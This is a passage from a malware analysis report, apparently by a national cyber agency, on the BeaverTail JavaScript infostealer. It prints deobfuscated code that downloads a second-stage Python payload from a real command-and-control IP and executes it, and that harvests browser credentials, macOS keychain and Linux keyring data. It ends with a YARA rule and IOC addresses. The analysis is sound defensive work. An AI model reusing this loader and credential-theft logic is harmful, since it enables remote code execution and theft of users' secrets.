If the download fails for any reason, “tt” is reset to 0, and the call to the “$t” function is invoked, indicating the need to handle the failure, possibly by retrying the operation or logging an error.

Researching the p2.zip File

While researching, we were able to download the p.zi file, which has the SHA-1 hash “281c2f8060dd3f0b244ae2282c3d3d406f8dd458”. By utilizing the file command, we were able to confirm that this file is indeed a ZIP archive. Upon examining the contents of the ZIP file, it appears to contain what seems to be a portable version of Python 3 for Windows. This finding suggests that the script associated with this file likely includes a stage where it needs to execute a Python script. However, instead of depending on an existing Python installation on the victim's machine, particularly when targeting Windows systems, the attacker packaged a portable Python environment within the ZIP file. This strategy ensures that the necessary Python runtime is available, regardless of whether Python is already installed on the target machine, thereby increasing the script's reliability and execution success rate.

Renaming Variables

Beginning with the “tt” variable, this variable holds the final file size of the downloaded “p.zi” file. To make the code more understandable, this variable can be renamed to “downloadedFilesizeBytes”, which directly conveys its purpose as the storage for the file size in bytes.

By examining the references to the “K” variable, it's evident that it consistently appears with an additional “+ 6”, indicating that the actual value being used is “K + 6” (51,476,596). For clarity, it would be beneficial to adjust “K” by adding 6 to its initial definition and then eliminating the redundant “+ 6” throughout the function. Renaming “K” to “expectedFileSize” further clarifies that this variable represents the size the file is expected to reach.

Finally, the function itself, currently named “at”, could be renamed to “downloadPythonPortableForWindows”, a name that explicitly describes its role in downloading the “p.zi” file.

These changes would transform the code into something far more readable and maintainable, reducing the cognitive load on anyone working with it in the future.

To conclude, the behavior of the function suggests that it is designed to handle a large file (around 51 MB), ensuring that it reaches the expected size before processing it. The handling of failures and retries further emphasizes the function's role in managing critical file operations. However, the exact nature of the file and its contents remains critical to understanding the full implications of this function.

Briefing the $t Function

The function “$t” is a simple yet significant part of the overall script, playing a crucial role in handling delays and retry mechanisms. At its core, the function uses “setTimeout” to schedule the execution of another function, “downloadPythonPortableForWindows”, after a specified delay. The delay is set to “2e4”, which is a shorthand for 20,000 ($2*10^4$) milliseconds, or 20 seconds.

```
function $t() {
    setTimeout(() => {
        downloadPythonPortableForWindows()
    }, 2e4)
}
```

This function structure indicates that “$t” is designed to pause the script's execution for 20 seconds before attempting to download a portable version of Python for Windows. The use of a delay is a common technique in scripts where operations might need to be retried after a certain condition, such as a failed download or an incomplete operation, has occurred. By introducing this delay, the script ensures that it doesn’t immediately retry the operation, which could overwhelm the server or the network, or simply fail again if the issue was temporary.

A good suggestion for a name for this function may be “waitAndRetryDownloadingPython”.

Examing “waitAndRetryDownloadingPython” References

When examining references to the “waitAndRetryDownloadingPython” function, we find two instances where it is invoked, both within the previously discussed function, “downloadPythonPortableForWindows”. This is logical, as “waitAndRetryDownloadingPython” serves as a retry-on-fail mechanism, functioning somewhat like a watchdog function. Its role is to ensure that the script continues to attempt the download even after encountering issues, thereby enhancing the robustness of the process.

The first instance where “waitAndRetryDownloadingPython” is called occurs when the downloaded ZIP file does not meet the expected size. This check is crucial because an incomplete or corrupted download could lead to failures later in the script. By invoking “waitAndRetryDownloadingPython”, the script pauses briefly before retrying the download, giving it another opportunity to succeed.

The second instance occurs if the download fails outright for any reason. In this case, the script again calls “waitAndRetryDownloadingPython”, initiating the delay before

retrying the download. This approach prevents the script from failing immediately after a single unsuccessful attempt, instead allowing it to handle temporary issues like network instability or server unavailability.

Decoding the “rt” Function

The “rt” function is an asynchronous JavaScript function designed to manage a sequence of operations that vary based on the operating system platform. This function's primary purpose is to check for the presence of a Python environment, download a script from remote, and execute it, adapting its behavior depending on whether the system is running Windows or a different operating system.

```
const rt = async () => await new Promise(((t, c) => {
    if ("w" == os.platform()[0]) {
        fs.existsSync(`${os.homedir()}\.pyp\python.exe`) ? (() => {
            try {
                fs.rmSync(`${os.homedir()}/.npl`)
            } catch (t) {}
            rq.get("http://67.203.7.171:1244/client/ZU1RINz7", ((t, c, $) => {
                if (!t) try {
                    fs.writeFileSync(`${os.homedir()}/.npl`, $), ex(`"${os.homedir()}\.pyp\python.exe" "${os.homedir()}/.npl"`, ((t, c, a) => {}))
                } catch (t) {}
            }))
        })() : downloadPythonPortableForWindows()
    } else(() => {
        rq.get("http://67.203.7.171:1244/client/ZU1RINz7", ((t, c, r) => {
            t || (fs.writeFileSync(`${os.homedir()}/.npl`, r), ex(`python3 "${os.homedir()}/.npl"`, ((t, c, a) => {})))
        }))
    })()
}));
```

The function begins by returning a promise that encapsulates the main logic, with the “await” keyword ensuring that the function will pause execution until the promise is resolved. Inside this promise, the first operation is a check to determine the operating system platform using “os.platform()[0]”. The function compares the first character of the platform identifier to "w", which would indicate that the system is running on Windows.

If the platform is indeed Windows, the function proceeds to verify whether a Python executable exists in a specific directory within the user's home folder (${os.homedir()}\.pyp\python.exe). This path is the path where the Python executable is located once the “p2.zip” file is extracted successfully. If the Python executable is found, the function attempts to remove a file named “.npl” from the home directory.

After attempting to remove the “.npl” file, the function sends a GET request to a remote server. The response from this request is expected to be a script or some executable data, which the function then writes to a new “.npl” file in the user's home directory. Once the script is saved, the function executes it using the previously verified Python executable with a command constructed by the “ex” function. This step effectively runs the downloaded script on the victim's machine.

In cases where the Python executable is not found, the function falls back to calling “downloadPythonPortableForWindows”. This is a built-in failsafe mechanism exists to

handle situations where the Python executables from the “p2.zip” are not present in the specified location.

In cases where the operating system is not Windows, the function takes a different approach and immediately sends a GET request to the same URL. Upon receiving the response, it writes the content to the “.npl” file in the user's home directory. The difference is that now, on a non-Windows machine, the script attempts to execute this script using the “python3” command built-in the environment variables of the user, which is typically available on Unix-like systems, such as Linux and macOS. The execution is managed by the “ex” function.

During the research of this code, we successfully retrieved a “.npl” file, identified by the SHA256 “0639d8eaad9df842d6f358831b0d4c654ec4d9ebec037ab5defa240060956925”. This file represents a second-stage tool known as “InvisibleFerret”, which has been attributed to North Korea (DPRK). The discovery of this tool further highlights the complexity and multi-layered nature of the campaign.

Renaming the “rt” function to “downloadAndExecutePythonScript” would be a good idea. This new name clearly describes the function's purpose, which is to download a Python script from a remote server and then execute it on the target machine.

Returning to References

After renaming the “rt” function to “downloadAndExecutePythonScript”, reviewing its references in the codebase reveals two key points of invocation.

The first instance occurs before its definition, within the “extractArchive” function. In this context, “downloadAndExecutePythonScript” is called after a successful extraction of the archive and the subsequent deletion of the archive file. This sequence suggests that once the archive's contents are successfully unpacked and the archive itself is removed, the script initiates the process of downloading and executing the Python script.

The second occurrence of “downloadAndExecutePythonScript” is found at the end of the following function.

Eventually, we can conclude that the “rt” function is clearly designed to ensure that a script downloaded from the remote server is executed on the target machine, regardless of the operating system. On Windows systems, it takes extra steps to check for and, if necessary, download a Python environment, while on non-Windows systems, it assumes that Python 3 is available and proceeds directly to executing the script.

This function is a textbook example of how attackers can craft scripts that are adaptable to different environments, ensuring that their payloads can execute

regardless of the target's existing software configuration. By bundling or downloading the necessary runtime, such as Python, the script minimizes dependencies on the victim's environment, thereby increasing the likelihood of successful execution.

Understanding the "nt" Function

At this stage, upon reaching the "nt" function, all values and functions have been almost fully translated and deobfuscated. As a result, the code's functionality becomes immediately clear upon first examination, allowing us to understand the purpose and actions of this function easily.

```
const nt = async () => {
    try {
        e = Date.now(), await (async () => {
            k = os.hostname();
            try {
                await determineAndCollectBrowserData(["Local/Google/Chrome", "Google/Chrome", "google-chrome"], 0)
                await determineAndCollectBrowserData(["Local/BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser"], 1)
                await determineAndCollectBrowserData(["Roaming/Opera Software/Opera Stable", "com.operasoftware.Opera", "opera"], 2)
                "w" == os.platform()[0] ?
                (pa = `${os.homedir()}/AppData/Local/Microsoft/Edge/User Data`, await collectExtensionData(pa, "3_", !1)) :
                "d" == os.platform()[0] ?
                (await collectMacOSKeychainAndChromeCredentials(), await collectMacOSBraveCredentials(), await collectMacOSFirefoxCredentials()) :
                "l" == os.platform()[0] && (await collectLinuxKeyrings(), await collectLinuxChromeCredentials(), await collectLinuxFirefoxCredentials())
            } catch (t) {}
        })(), downloadAndExecutePythonScript()
    } catch (t) {}
};
nt();
```

The only two variables that remain untranslated are "e" and "k." The variable "e" is assigned the current timestamp using the built-in "Date.now()" function, which returns the epoch timestamp[8]. Consequently, we can rename this variable to "currentTimestamp" for clarity. The second variable, "k", holds the hostname of the victim's machine and can be renamed to "hostname."

We previously encountered these two variables in the "sendCollectedFiles" function, specifically within the "formData" object. Their new naming aligns well with their roles in that context: "e" is converted to a string and assigned to the "timestamp" key, while "k" is assigned to the "hid" key, which likely stands for "host id."

At its core, after saving the current timestamp and the hostname, the function then uses a sequence of asynchronous function calls to gather browser data. It begins by targeting Chrome, Brave, and Opera using the "determineAndCollectBrowserData" function. These browsers are represented by different paths that correspond to their respective directories on different operating systems.

[8] Epoch Timestamp - The seconds counted since Jan 1st, 1970 at midnight.

The logic is separated based on the detected operating system:

- **Windows**: It checks for Microsoft Edge browser data by pointing to a path inside the “AppData” directory, followed by a call to “collectExtensionData”.
- **macOS**: The function collects credentials from the MacOS keychain, Chrome, Brave, and Firefox browsers using specialized functions, indicating an effort to exfiltrate passwords or other sensitive browser-related information.
- **Linux**: Similar to macOS, the function targets Linux keyrings, Chrome, and Firefox to collect stored browser credentials.

After successfully gathering all available data, the final part of the function attempts to download and execute a Python script by calling the “downloadAndExecutePythonScript”, which we know prepares the victim’s machine to run Python scripts and downloads and executes the “InvisibleFerret”.

The function ties together all components of the malware's operation and serves as the central point of execution in the entire codebase. Furthermore, it is the only function explicitly called in the script’s flow, making it the core of the malware's execution. Given these two facts, it is appropriate to rename this function to “main”, as it embodies the main workflow of the malware, orchestrating all the key actions and interactions with external processes.

To summarize, the “nt” function serves as the main entry point of the code, orchestrating the key tasks of the infostealer. After initializing, the function proceeds to collect sensitive data from various browser profiles. It leverages multiple helper functions to extract credentials and extension data from Google Chrome, Brave, and Opera, and it handles different operating systems, including Windows, macOS, and Linux.

After completing its data collection, the function ends by calling “downloadAndExecutePythonScript”, which downloads and executes a second-stage payload.

The “lt” function

```
let lt = setInterval((() => {
    (et += 1) < 5 ? main() : clearInterval(lt)
}), 6e5);
```

The “lt” function sets up an interval that repeatedly calls the “main” function every 6e5, which is $6 * 10^5$ milliseconds (or 600,000 milliseconds or 10 minutes). The logic checks if the “et” variable has been incremented fewer than 5 times. If so, the “main” function is called, meaning it will run up to 5 times in total. Once “et” reaches 5, the interval is cleared with “clearInterval(lt)”, effectively stopping further execution.

This ensures that the “main” function runs 5 more times at intervals of 10 minutes, and then ceases execution, which is a common persistence mechanism for repetitive tasks in malicious scripts.

Due to the repeatedly calling the “main” function at regular intervals and stopping after a set number of executions, it can be a good idea to name this function "scheduleMainExecution". This name reflects its role in scheduling the repeated execution of the “main” function.

Detection

YARA Rule

Signing this code presents certain challenges due to its obfuscated nature, which causes the code to change each time it undergoes the obfuscation process. As a result, the signature should be designed to capture elements related to the logic of the original code.

The code utilizes two types of Base64 strings: the first type is a standard Base64 string, decoded using the "n" function, while the second type is a unique Base64 string with its first character removed before being decoded. These Base64 strings are distinctive enough to be used for creating a signature.

Below is a suggested YARA rule to capture the variant discussed in this article:

```
rule Beavertail_Malware_JS_Detection {
  meta:
        description = "Detects possible Beavertail malware in
JavaScript files"
      actor = "Famous Chollima (UNC5342)"
      malware = "BeaverTail"
      author = "Israel National Cyber Directorate"
      date = "2024-09"
  strings:
       $str1 = { ?? 59 32 68 70 62 47 52 66 63 48 4a 76 59 32 56
7a 63 77 }
      $str2 = { ?? 63 6d 56 78 64 57 56 7a 64 41 }
      $str3 = { ?? 63 47 78 68 64 47 5a 76 63 6d 30 }
      $str4 = { ?? 61 47 39 74 5a 57 52 70 63 67 }
      $hd1 = { 2e 72 65 70 6c 61 63 65 28 2f 5e 7e 28 5b 61 2d 7a
5d 2b 7c 5c 2f 29 2f 2c 28 28 ?? 2c ?? 29 3d 3e 22 2f 22 3d 3d 3d
?? 3f ?? 3a }
      $hd2 = { 2e 72 65 70 6c 61 63 65 28 2f 5e 7e 28 5b 61 2d 7a
5d 2b 7c 5c 2f 29 2f 2c 20 28 ?? 2c 20 ?? 29 20 3d 3e 20 28 22 2f
22 20 3d 3d 3d 20 ?? 20 3f 20 ?? 20 3a }
       $c2d1 = { ?? 20 2b 3d 20 ?? 5b 31 30 20 2b 20 ?? 5d 2c 20
?? 20 2b 3d 20 ?? 5b 32 30 20 2b 20 ?? 5d 2c 20 ?? 20 2b 3d 20 ??
5b 33 30 20 2b 20 ?? 5d 3b }
       $c2d2 = { ?? 2b 3d ?? 5b 31 30 2b ?? 5d 2c ?? 2b 3d ?? 5b
32 30 2b ?? 5d 2c ?? 2b 3d ?? 5b 33 30 2b ?? 5d 3b }
  condition:
      (filesize < 1MB) and
      (any of ($hd*) or
      3 of ($str*) or
      any of ($c2d*))
}
```

Indicators of Compromise (IOCs)

The following IP addresses represent a carefully compiled list derived from extensive research conducted by the Israel National Cyber Directorate (INCD) on the "BeaverTail" infostealer. These addresses have been identified through analysis of the malware's command-and-control (C2) communication patterns, network traffic, and associated infrastructure. This list serves as a critical resource for identifying and mitigating potential threats related to "BeaverTail" activity.

IP Addresses
147.124.214[.]131
147.124.212[.]146
147.124.214[.]237
45.61.169[.]99
167.88.168[.]152
67.203.7[.]171
45.61.169[.]187
23.254.244[.]242
147.124.214[.]129
147.124.212[.]89
172.86.98[.]240
45.61.160[.]14
173.211.106[.]101
23.106.253[.]209
95.164.17[.]24